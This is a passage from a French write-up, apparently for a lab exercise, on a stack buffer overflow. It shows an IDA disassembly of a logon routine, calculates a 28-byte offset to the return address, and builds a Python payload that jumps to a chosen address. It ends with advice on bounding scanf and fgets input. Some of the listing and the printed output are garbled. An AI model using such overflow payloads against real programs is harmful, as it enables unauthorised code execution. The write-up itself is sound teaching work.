                                 offset aBienvenuSurLIn ; "Bienvenu sur l'interface d'upload de fi"...
 .text:004010E3
                           push
 .text:004010E8
 .text:004010FF
                           add
                                 esp, 4
 .text:004010F1
                           call
                                 ds:__imp__getchar
                                 ds:__imp__exit ; Code
 .text:004010F7
 .text:004010F9
 text:004010FF;
 .text:004010FF
                          pop
 .text:00401100
                           retn
 text:00401100 _logon
 .text:00401100
```

On observe que l'adresse de début est **0x004010E0**, bingo !

De plus, il nous faut savoir quelle sera la taille de notre charge utile. On remarque que le buffer fichier est à **24 octets de ebp** sur la stack. Or, on sait que l'adresse de retour de la fonction se situe juste après le pointeur de ebp dont la taille est de **4 octets**. La distance totale entre le buffer fichier et l'adresse de retour est donc de **28 octets**. Une image vaut mille mots :



On génère donc notre payload avec python prenant soin d'inverser le sens des caractères hexadécimaux de l'adresse (little-endian) :

```
>>> print(28*"a"+"\xE0\x10\x40\x00">
aaaaaaaaaaaaaaaaaaaaaaaaaabe
```

Et on exploite notre programme :

2. Sans une limite imposée à la fonction scanf(), cette dernière est autant faillible que gets(). Nous pouvons, tout comme avec fgets, imposer une limite de caractères qui doit être lu, et donc empêcher un buffer overflow :

```
scanf("%5s", a); /* Lit 5 caractères, et ajoute '\0' */
fgets(a, 5, in); /* Lit 4 caractères, et ajoute '\0' */
```

On pourra utiliser fgets comme dans la fonction check_name(). Cependant, il est à noter que ces deux fonctions ne permettent pas de gérer dynamiquement les entrées d'un utilisateur. Dès lors, on pourra utiliser *realloc* pour augmenter l'espace mémoire dynamiquement si besoin est.

Sources intermédiaires :

- https://en.wikipedia.org/wiki/Program_database
- https://kevinalmansa.github.io/write-ups/Protostar-Stack-Write-up/
- https://jlospinoso.github.io/developing/software/software%20engineering/reverse%20engineering/assembly/2015/03/06/reversing-with-ida.html
- https://stackoverflow.com/questions/1787892/overflow-over-scanf8s-string
- https://www.daniweb.com/programming/softwaredevelopment/threads/267947/c-program-to-limit-number-of-characters-entered
- https://www.mkyong.com/c/how-to-handle-unknow-size-user-input-in-c/